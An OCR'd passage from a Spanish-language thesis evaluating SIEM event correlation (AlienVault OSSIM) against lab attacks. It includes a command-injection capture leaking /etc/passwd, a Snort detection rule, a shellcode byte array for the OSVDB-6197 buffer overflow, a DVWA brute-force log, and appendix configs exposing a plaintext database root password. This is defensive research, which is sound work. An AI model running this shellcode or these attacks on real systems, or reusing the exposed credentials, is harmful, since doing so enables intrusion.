
Se puede verificar en la solución de correlación la detección y notificación del ataque Command Injection, así como la captura de tráfico de red, y la firma que fue utilizada para su decodificación y análisis.

QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL
1	1	1		02:21:25	ET WEB_SERVER /etc/shadow Detected in URI	2009485	6	**0.009%**

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER /etc/shadow Detected in URI"; flow:to_server,established; content:"/etc/shadow"; nocase; http_uri; reference:url,en.wikipedia.org/wiki/Shadow_password; reference:url,doc.emergingthreats.net/2009485; classtype:attempted-recon; sid:2009485; rev:7;)

Figura 39-5: Firma de correlación utilizada

Realizado por: Luis Pazmiño, 2017.



```
6D 3E 0D 0A 0D 0A 09 09 3C 70 72 65 3E 50 49 4E
47 20 31 39 32 2E 31 36 38 2E 35 30 2E 39 39 20
28 31 39 32 2E 31 36 38 2E 35 30 2E 39 39 29 20
35 36 28 38 34 29 20 62 79 74 65 73 20 6F 66 20
64 61 74 61 2E 0A 36 34 20 62 79 74 65 73 20 66
72 6F 6D 20 31 39 32 2E 31 36 38 2E 35 30 2E 39
39 3A 20 69 63 6D 70 5F 73 65 71 3D 31 20 74 74
6C 3D 31 32 38 20 74 69 6D 65 3D 30 2E 36 33 39
20 6D 73 0A 36 34 20 62 79 74 65 73 20 66 72 6F
6D 20 31 39 32 2E 31 36 38 2E 35 30 2E 39 39 3A
20 69 63 6D 70 5F 73 65 71 3D 32 20 74 74 6C 3D
31 32 38 20 74 69 6D 65 3D 30 2E 39 38 37 20 6D
73 0A 36 34 20 62 79 74 65 73 20 66 72 6F 6D 20
31 39 32 2E 31 36 38 2E 35 30 2E 39 39 3A 20 69
63 6D 70 5F 73 65 71 3D 33 20 74 74 6C 3D 31 32
38 20 74 69 6D 65 3D 30 2E 37 39 31 20 6D 73 0A
0A 2D 2D 2D 20 31 39 32 2E 31 36 38 2E 35 30 2E
39 39 20 70 69 6E 67 20 73 74 61 74 69 73 74 69
63 73 20 2D 2D 2D 0A 33 20 70 61 63 6B 65 74 73
20 74 72 61 6E 73 6D 69 74 74 65 64 2C 20 33 20
72 65 63 65 69 76 65 64 2C 20 30 25 20 70 61 63
6B 65 74 20 6C 6F 73 73 2C 20 74 69 6D 65 20 32
30 30 32 6D 73 0A 72 74 74 20 6D 69 6E 2F 61 76
67 2F 6D 61 78 2F 6D 64 65 76 20 3D 20 30 2E 36
33 39 2F 30 2E 38 30 35 2F 30 2E 39 38 37 2F 30
2E 31 34 36 20 6D 73 0A 72 6F 6F 74 3A 78 3A 30
3A 30 3A 72 6F 6F 74 3A 2F 72 6F 6F 74 3A 2F 62
69 6E 2F 62 61 73 68 0A 62 69 6E 3A 78 3A 31 3A
31 3A 62 69 6E 3A 2F 62 69 6E 3A 2F 73 62 69 6E
2F 6E 6F 6C 6F 67 69 6E 0A 64 61 65 6D 6F 6E 3A
78 3A 32 3A 32 3A 64 61 65 6D 6F 6E 3A 2F 73 62
69 6E 3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E
0A 61 64 6D 3A 78 3A 33 3A 34 3A 61 64 6D 3A 2F
76 61 72 2F 61 64 6D 3A 2F 73 62 69 6E 2F 6E 6F
6C 6F 67 69 6E 0A 6C 70 3A 78 3A 34 3A 37 3A 6C
70 3A 2F 76 61 72 2F 73 70 6F 6F 6C 2F 6C 70 64
3A 2F 73 62 69 6E 2F 6E 6F 6C 6F 67 69 6E 0A 73
79 6E 63 3A 78 3A 35 3A 30 3A 73 79 6E 63 3A 2F
73 62 69 6E 3A 2F 62 69 6E 2F 73 79 6E 63 0A 73
68 75 74 64 6F 77 6E 3A 78 3A 36 3A 30 3A 73 68
```

```
m>......<pre>PIN
G 192.168.50.99
(192.168.50.99)
56(84) bytes of
data..64 bytes f
rom 192.168.50.9
9: icmp_seq=1 tt
l=128 time=0.639
ms.64 bytes fro
m 192.168.50.99:
icmp_seq=2 ttl=
128 time=0.987 m
s.64 bytes from
192.168.50.99: i
cmp_seq=3 ttl=12
8 time=0.791 ms.
.--- 192.168.50.
99 ping statisti
cs ---.3 packets
transmitted, 3
received, 0% pac
ket loss, time 2
002ms.rtt min/av
g/max/mdev = 0.6
39/0.805/0.987/0
.146 ms.root:x:0
:0:root:/root:/b
in/bash.bin:x:1:
1:bin:/bin:/sbin
/nologin.daemon:
x:2:2:daemon:/sb
in:/sbin/nologin
.adm:x:3:4:adm:/
var/adm:/sbin/no
login.lp:x:4:7:l
p:/var/spool/lpd
:/sbin/nologin.s
ync:x:5:0:sync:/
sbin:/bin/sync.s
hutdown:x:6:0:sh
```

Figura 40-5: Tráfico de red procesado

Realizado por: Luis Pazmiño, 2017.

5.3.4.5 Buffer Overflow

Para la ejecución de ataques buffer overflow se ha utilizado la vulnerabilidad OSVDB-6197 la cual genera un desbordamiento de buffer en sistemas operativos Windows x86, para posteriormente inyectar un payload que permitiría tomar el control de la PC infectada, la vulnerabilidad fue explotada en gran escala por el malware Sasser.

```
unsigned char bsh[]={
0xEB,0x0F,0x8B,0x34,0x24,0x33,0xC9,0x80,0xC1,0xDD,0x80,0x36,0xDE,0x46,0xE2,0xFA,
0xC3,0xE8,0xEC,0xFF,0xFF,0xFF,0xBA,0xB9,0x51,0xD8,0xDE,0xDE,0x60,0xDE,0xFE,0x9E,
0xDE,0xB6,0xED,0xEC,0xDE,0xDE,0xB6,0xA9,0xAD,0xEC,0x81,0x8A,0x21,0xCB,0xDA,0xFE,
0x9E,0xDE,0x49,0x47,0x8C,0x8C,0x8C,0x8C,0x9C,0x8C,0x9C,0x8C,0x36,0xD5,0xDE,0xDE,
0xDE,0x89,0x8D,0x9F,0x8D,0xB1,0xBD,0xB5,0xBB,0xAA,0x9F,0xDE,0x89,0x21,0xC8,0x21,
0x0E,0x4D,0xB4,0xDE,0xB6,0xDC,0xDE,0xCA,0x6A,0x55,0x1A,0xB4,0xCE,0x8E,0x8D,0x36,
0xDB,0xDE,0xDE,0xDE,0xBC,0xB7,0xB0,0xBA,0xDE,0x89,0x21,0xC8,0x21,0x0E,0xB4,0xDF,
0x8D,0x36,0xD9,0xDE,0xDE,0xDE,0xB2,0xB7,0xAD,0xAA,0xBB,0xB0,0xDE,0x89,0x21,0xC8,
0x21,0x0E,0xB4,0xDE,0x8A,0x8D,0x36,0xD9,0xDE,0xDE,0xDE,0xBF,0xBD,0xBD,0xBB,0xAE,
0xAA,0xDE,0x89,0x21,0xC8,0x21,0x0E,0x55,0x06,0xED,0x1E,0xB4,0xCE,0x87,0x55,0x22,
0x89,0xDD,0x27,0x89,0x2D,0x75,0x55,0xE2,0xFA,0x8E,0x8E,0x8E,0xB4,0xDF,0x8E,0x8E,
0x36,0xDA,0xDE,0xDE,0xDE,0xBD,0xB3,0xBA,0xDE,0x8E,0x36,0xD1,0xDE,0xDE,0xDE,0x9D,
0xAC,0xBB,0xBF,0xAA,0xBB,0x8E,0xAC,0xB1,0xBD,0xBB,0xAD,0xAD,0x9F,0xDE,0x18,0xD9,
0x9A,0x19,0x99,0xF2,0xDF,0xDF,0xDE,0xDE,0x5D,0x19,0xE6,0x4D,0x75,0x75,0x75,0xBA,
0xB9,0x7F,0xEE,0xDE,0x55,0x9E,0xD2,0x55,0x9E,0xC2,0x55,0xDE,0x21,0xAE,0xD6,0x21,
0xC8,0x21,0x0E
};
```

Figura 41-5: Exploit OSVDB-6197

Realizado por: Luis Pazmiño, 2017.

Se puede verificar en la solución de correlación la detección y notificación del desbordamiento de buffer, ejecución del payload, así como la captura de tráfico de red, y la firma que fue utilizada para su decodificación y análisis.




Figura 42-5: Detección de ataques de desbordamiento de buffer

Realizado por: Luis Pazmiño, 2017.

Figura 43-5: Firma de correlación utilizada

Realizado por: Luis Pazmiño, 2017.




Figura 44-5: Tráfico de red procesado

Realizado por: Luis Pazmiño, 2017.


5.3.4.6 Fuerza Bruta

Para la ejecución de ataques de fuerza bruta, se lo realizó sobre la aplicación vulnerable DVWA, la cual ha sido desarrollada con vulnerabilidades teniendo en cuenta el OWASP 10 y permite la ejecución y pruebas de herramientas controladas.

Se procede a verificar la vulnerabilidad al secuencialmente un usuario y password sobre la aplicación, al automatizar el proceso se podrá verificar las credenciales que corresponden al acceso al aplicativo.

Figura 45-5: Parametrización del ataque de fuerza bruta

Realizado por: Luis Pazmiño, 2017.



Request	Payload1	Payload2	Status	Error
2579	admin	panther	200	
2580	admin	papa	200	
2581	admin	paper	200	
2582	admin	papers	200	
2583	admin	paris	200	
2584	admin	parker	200	
2585	admin	parrot	200	
2586	admin	pascal	200	
2587	admin	pass	200	
2588	admin	passion	200	
2589	admin	passwd	200	
2590	admin	password	200	
2591	admin	pat	200	
2592	admin	patches	200	
2593	admin	patricia	200	
2594	admin	patrick	200	
2595	admin	patrol	200	
2596	admin	patty	200	
2597	admin	paul	200	
2598	admin	paula	200	
2599	admin	peace	200	

Figura 46-5: Ejecución de ataque de fuerza bruta

Realizado por: Luis Pazmiño, 2017.

32	2f	76	75	6c	6e	65	GET /dvwa2/vulne
73	2f	62	72	75	74	65	rabilities/brute
65	3d	61	64	6d	69	6e	/?username=admin
3d	70	61	73	73	77	6f	&password=passwo
4c	6f	67	69	6e	20	48	rd&Login=Login H
48	6f	73	74	3a	20	31	TTP/1.1Host: 1
2e	32	34	30	0d	0a	55	92.168.50.240U
3a	20	4d	6f	7a	69	6c	ser-Agent: Mozil
69	6e	64	6f	77	73	20	la/5.0 (Windows
4f	57	36	34	3b	20	72	NT 6.3; WOW64; r
65	63	6b	6f	2f	32	30	v:51.0) Gecko/20
72	65	66	6f	78	2f	35	100101 Firefox/5
70	74	3a	20	74	65	78	1.0Accept: tex
70	6c	69	63	61	74	69	t/html,applicati
78	6d	6c	2c	61	70	70	on/xhtml+xml,app
78	6d	6c	3b	71	3d	30	lication/xml;q=0
30	2e	38	0d	0a	41	63	.9,*/*;q=0.8Ac
75	61	67	65	3a	20	65	cept-Language: e
3d	30	2e	38	2c	65	6e	s-ES,es;q=0.8,en
2c	65	6e	3b	71	3d	30	-US;q=0.5,en;q=0
65	72	3a	20	68	74	74	.3Referer: htt
36	38	2e	35	30	2e	32	p://192.168.50.2
76	75	6c	6e	65	72	61	40/dvwa2/vulnera
62	72	75	74	65	2f	3f	bilities/brute/?
61	64	6d	69	6e	26	70	username=admin&p
64	66	73	64	66	26	4c	assword=sdfsdf&L
6e	0d	0a	43	6f	6f	6b	ogin=LoginCook
69	74	79	3d	6c	6f	77	ie: security=low
49	44	3d	65	76	61	68	; PHPSESSID=evah
6e	69	6a	75	63	34	72	49ouflkvsnijuc4r

Figura 47-5: Tráfico de red procesado

Realizado por: Luis Pazmiño, 2017.

CONCLUSIONES

- Mediante el presente trabajo investigativo se analizó a profundidad la tecnología de correlación de eventos, así como las principales metodologías de emulación de ataques informáticos esto es OSSTMM e ISAFF para su posterior adaptación a la metodología propuesta, teniendo como campo de acción el entorno nacional ecuatoriano y cumpliendo los requerimientos teóricos planteados en el Acuerdo Ministerial número 166 publicado por la Secretaría Nacional de la Administración Pública en el Registro Oficial número 88 del mes de septiembre del año 2013.

- Se identificaron los activos de información del ambiente simulado para su posterior valoración y análisis de riesgo desde el punto de vista de la degradación a la integridad, confidencialidad y disponibilidad que generan los ataques de Escaneo de Puertos, SQL Injection, Denegación de Servicio, Command Injection, Buffer Overflow y Fuerza Bruta.

- Se implementó la metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos sobre un escenario que recrea los principales servicios y sistemas que soportan la arquitectura tecnológica del sistema público ecuatoriano que depende directamente del Poder Ejecutivo.

- Se realizaron ataques informáticos basados en la metodología OSSTMM, estos son: Escaneo de Puertos, SQL Injection, Denegación de Servicio, Command Injection, Buffer Overflow y Fuerza Bruta, mediante los cuales se verificó la eficacia en la detección de eventos de seguridad informática gestionados por la correlación de eventos.

- A través de los ataques simulados realizados y el análisis de los resultados obtenidos fue posible determinar un correcto funcionamiento de la metodología, logrando así detectar los incidentes simulados, correlacionando eventos y generando las alertas que permitirían tomar las acciones que mitiguen los riesgos asociados.

- Mediante el empleo de la estadística inferencial ANOVA con un nivel de significancia de 0.05, calculado al 95% de confianza de acuerdo a la tabla de distribución se obtiene que el valor de probabilidad es menor que el nivel de significancia ($P< \alpha$) por lo tanto, se rechaza la hipótesis nula H0 y se acepta la hipótesis de investigación H1.

- De acuerdo a los ataques realizados, se verificó que el porcentaje de detección de escaneos de puertos se incrementó en un 59%, para ataques SQL Injection se incrementó la detección en un 88%, para Denegaciones de Servicio la detección se incemrentó en un 5%, para Command Injection la detección se incrementó en un 64%, para Buffer Overflow la detección se incrementó en un 29%, y para ataques de fuerza bruta la detección se incrementó en un 42%

- Se verificó que la metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos permitió incrementar el porcentaje medio de detección en un 47,8%

RECOMENDACIONES

- Se recomienda ampliar el presente trabajo de investigación teniendo como premisa la gestión de nuevos tipos de activos de información, así como conectores de correlación que permitan integrar nuevos sistemas a la solución de seguridad propuesta.

- Se recomienda continuar con la investigación en detección de ataques informáticos mediante la correlación de eventos, sometiendo la solución a pruebas de stress de red, así como detección de ataques ofuscados y ejecución de Advanced Persistent Threads APTs.

- Se recomienda el correcto dimensionamiento de la solución, teniendo especial énfasis en la capacidad de los discos que recolectaran los logs y las unidades de procesamiento que gestionaran la información.

- Se recomienda la implementación de un procedimiento para sincronización de relojes en servidores y estaciones de red, mediante el cual se gestione de manera centralizada las actualizaciones, así como una revisión periódica de la efectividad de dicho procedimiento.

- Se recomienda tener en cuenta que diferentes dispositivos gestionan sus alertas de seguridad teniendo como base el sistema UTC, para este caso, se deberá realizar el cálculo para la transformación a la zona horaria en la cual se realiza el análisis.

- Debido a la eficiencia demostrada en la detección y reporte de ataques por parte de los sistemas de correlación de eventos de seguridad informática, se recomienda la implementación de la presente metodología en infraestructuras que debido al valor de sus activos de información requieran complementar su evaluación y tratamiento de riesgos con un control técnico que genera un cuadro de mando para el tratamiento de ataques e incidentes informáticos.

BIBLIOGRAFÍA

[1]. **ABDULAZIZ ALKUSSAYER AND WILLIAM H. ALLEN** (2015). The ISDF Framework: Integrating Security Patterns and Best Practices. IEEE. http://doi.org/10.1109/ICASTech.2013.6707510

[2]. **ACOSTA NARANJO, O. A.** (2013, April). Análisis de riesgos y vulnerabilidades de la infraestructura tecnológica de la Secretaría Nacional de Gestión de Riesgos utilizando metodologías de Ethical Hacking.

[3]. **ALIENVAULT ACADEMY, S.** (2014). AlienVault Certified Security Engineer, 1–134.

[4]. **GOBIERNO DE LA REPUBLICA DEL ECUADOR, ACUERDO MINISTERIAL NÚMERO 166** (2013) Secretaría Nacional de la Administración Pública en el Registro Oficial número 88

[5]. **CERTIFIED ETHICAL HACKING AND COUNTERMEASURES V8.** (2014) (8 edition). New York, NY: EC-Council.

[6]. **CHANG, H., WU, S., JOU, Y. (2010)**. Real-time protocol analysis for detecting link- state routing protocol attacks. ACM Transactions on Information and System Security (TISSEC). https://doi.org/10.1145/383775.383776

[7]. **CHASAKI, D., & WOLF, T.** (2012). Attacks and Defenses in the Data Plane of Networks. *IEEE Transactions on Dependable and Secure Computing*, *9*(6), 798–810. http://doi.org/10.1109/TDSC.2012.50

[8]. **CISCO SYSTEMS**. (2010). Distributed Denial of Service Attacks - The Internet Protocol Journal - Volume 7, Number 4. Recuperado a partir de http://www.cisco.com/c/en/us/about/press/internet-protocol-journal/back-issues/table-contents-30/dos-attacks.html

[9]. **GARTNER, I.** (2015, July). Magic Quadrant for Security Information and Event Management. Retrieved from http://www.gartner.com/

[10]. **HONAN, B.** (2010). ISO/IEC 27001 Security & Governance. It Governance Ltd. Recuperado a partir de http://dl.acm.org/citation.cfm?id=1855249

[11]. **HOLZ, RAYNAL, F.** (2005). Detecting suspicious environments. In Information Assurance Workshop, 2005. IAW '05. Proceedings from the Sixth Annual

[12]. **KOTENKO, I., & CHECHULIN, A.** (2013). A Cyber Attack Modeling and Impact Assessment framework. In *2013 5th International Conference on Cyber Conflict (CyCon)* (pp. 1–24).

[13]. **MITTAL,V. & VIGNA, G.** (2008). Sensor-based intrusion detection for intra-domain distance-vector routing. Recuperado a partir de http://dl.acm.org/citation.cfm?id=586129

[14]. **GOBIERNO DE LOS ESTADOS UNIDOS DE AMÉRICA, NIST NATIONAL INSTITUTE OF STANDARAND TECHNOLOGY.** (2015). NIST 800-82 Guide to Industrial Control Systems (ICS) Security. Recuperado a partir de http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf

[15]. **OPEN INFORMATION SYSTEMS SECURITY GROUP.** (2013). Metodología ISSAF (The Information Systems Security Assessment Framework). Retrieved from http://www.securearc.com/wiki/index.php/ISSAF

[16]. **OWEZARSKI, P.** (2014). Unsupervised classification and characterization of attacks. In Network and Service Management (CNSM), 2014 10th International Conference on

[17]. **PORTAL DE ADMINISTRACIÓN ELECTRÓNICA.** (2014). PAe - MAGERIT v.3 : Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Recuperado a partir de https://administracionelectronica.gob.es/pae_Home/pae_Documentacion/pae_Metodolog/pae_Magerit.html#.WP4jIvk19ph

[18]. **RAINYS, R. ; KAJACKAS, A. (2012).** Measures to the supervision system of the regional Internet. In *Future Internet Communications (BCFIC), 2012 2nd Baltic Congress on*

[19]. **SNORT**. (2013). 3. Writing Snort Rules. Recuperado a partir de http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node27.html

[20]. **UNE-EN ISO 27001.** (2015) *Sistemas de Gestion de Seguridad de la Información v2015.*

[21]. **VAN HEERDEN, R., LEENEN, L., & IRWIN, B.** (2013). Automated classification of computer network attacks (pp. 1–7). IEEE. http://doi.org/10.1109/ICASTech.2013.6707510

[22]. **VIANELLO, V., GULISANO, V., JIMENEZ-PERIS, R., PATINO-MARTINEZ, M., TORRES, R., DIAZ, R., & PRIETO, E.** (2013). A Scalable SIEM Correlation Engine and Its Application to the Olympic Games IT Infrastructure. In *2013 Eighth International Conference on Availability, Reliability and Security (ARES)* (pp. 625–629). http://doi.org/10.1109/ARES.2013.82

ANEXOS

ANEXO A.

Archivo de Configuración /etc/ossim/ossim_setup.conf

admin_dns=192.168.50.99
admin_gateway=192.168.50.1
admin_ip=192.168.50.210
admin_netmask=255.255.255.0
domain=alienvault
email_notify=system@tesis.com
hostname=SIEMTesis
interface=eth0
mailserver_relay=no
mailserver_relay_passwd=unconfigured
mailserver_relay_port=25
mailserver_relay_user=unconfigured
ntp_server=no
profile=Server,Database,Framework,Sensor

[database]
db_ip=127.0.0.1
pass=**********
user=root

[firewall]
active=yes

[framework]
framework_https_cert=default
framework_https_key=default
framework_ip=192.168.50.210

[ha]
ha_autofailback=no
ha_deadtime=10

ha_device=eth0
ha_heartbeat_comm=bcast
ha_heartbeat_start=no
ha_keepalive=3
ha_local_node_ip=192.168.200.2
ha_log=no
ha_other_node_ip=unconfigured
ha_other_node_name=unconfigured
ha_password=unconfigured
ha_ping_node=default
ha_role=master
ha_virtual_ip=unconfigured

[sensor]
asec=no
detectors=apache-syslog, post_correlation, eset, cisco-router, bro-ids, sophos-utm, brocade, sophos, syslog, apache, pam_unix, cisco-ips-syslog, ssh, suricata, snort_syslog, sudo, ossec-single-line, prads
ids_rules_flow_control=yes
interfaces=eth2, eth1, eth0
ip=
monitors=nmap-monitor
mservers=no
name=alienvault
netflow=yes
netflow_remote_collector_port=555
networks=192.168.0.0/16,172.16.0.0/12,10.0.0.0/8
sensor_ctx=
tzone=US/Eastern

[server]
alienvault_ip_reputation=enabled
idm_mssp=no
rservers=no
server_ip=192.168.50.210
server_plugins=osiris, pam_unix, ssh, snare, sudo

server_pro=yes

[snmp]
community=public
snmpd=no
snmptrap=no

[update]
update_proxy=disabled
update_proxy_dns=my.proxy.com
update_proxy_pass=disabled
update_proxy_port=disabled
update_proxy_user=disabled

[vpn]
vpn_infraestructure=no
vpn_net=10.67.68
vpn_netmask=255.255.255.0
vpn_port=33800

Archivo de configuración ***/etc/ossim/server/config.xml***

```
<?xml version='1.0' encoding='UTF-8' ?>

<config>
  <log filename="/var/log/alienvault/server/server.log"/>
  <framework name="VirtualUSMAllInOne"  ip="192.168.50.210" port="40003"/>
  <datasources>
    <datasource name="ossimDS" provider="MySQL"
dsn="PORT=3306;USER=root;PASSWORD=lZoNiqq3IL;DATABASE=alienvault;HOST=12
7.0.0.1"/>
    <datasource name="snortDS" provider="MySQL"
dsn="PORT=3306;USER=root;PASSWORD=lZoNiqq3IL;DATABASE=alienvault_siem;HOS
T=127.0.0.1"/>
    <datasource name="osvdbDS" provider="MySQL"
dsn="PORT=3306;USER=root;PASSWORD=lZoNiqq3IL;DATABASE=alienvault_siem;HOS
T=127.0.0.1"/>
<!-- if you need a server without DB, uncomment this and comment the other lines -->
<!-- Important: rserver_name must be defined below under "rservers" as well -->
<!--
    <datasource name="ossimDS" provider="MySQL"
dsn="PORT=3306;USER=root;PASSWORD=lZoNiqq3IL;DATABASE=alienvault;HOST=12
7.0.0.1"/>
    <datasource name="snortDS" provider="MySQL"
dsn="PORT=3306;USER=root;PASSWORD=lZoNiqq3IL;DATABASE=alienvault_siem;HOS
T=127.0.0.1"/>
-->
<!-- NOTE: in a server without DB, you can't do cross correlation, so you don't need OSVDB DB
-->

  </datasources>
  <directive filename="/etc/ossim/server/directives.xml"/>
  <reputation filename="/etc/ossim/server/reputation.data"/>
  <server port="40001" name="VirtualUSMAllInOne" ip="0.0.0.0" id="564d600d-610b-133d-
3dee-4a6128d976fe"/>
  Valid Arguments:
```

"path"
"signature_type" : Must be "sign"
"signature_cipher" : Must be "sha1"
"signature_bit_length" : Must be length of key in sig_priv_key_file
"encryption_type" : "envelope" for RSA based digital envelope
"encryption_cipher" : "aes-256-cbc"
"encryption_bit_length" : "1024"
"key_source" : Must be file
"sig_prv_key_path" : Path to DSA private key file
"sig_key_pass" : Password for file or removed
"sig_pub_key_path" : Path to DSA public key file
"enc_priv_key_path" : Path to RSA private key file
"enc_key_pass" : Password for file or removed
"enc_pub_key_path" : Path to RSA public key file

```
<!--  encryption_type="asymmetric" -->
 <forensic_storage path="/var/ossim/logs/"
  signature_type="sign"
 signature_cipher="sha1" signature_bit_length="1024"
 encryption_cipher="aes-256-cbc" encryption_bit_length="1024"
 key_source="file"
 sig_prv_key_path="/var/ossim/keys/rsaprv.pem"
 sig_pass="lZoNiqq3IL"
 sig_pub_key_path="/var/ossim/keys/rsapub.pem"
 enc_prv_key_path="/var/ossim/keys/rsaprv.pem"
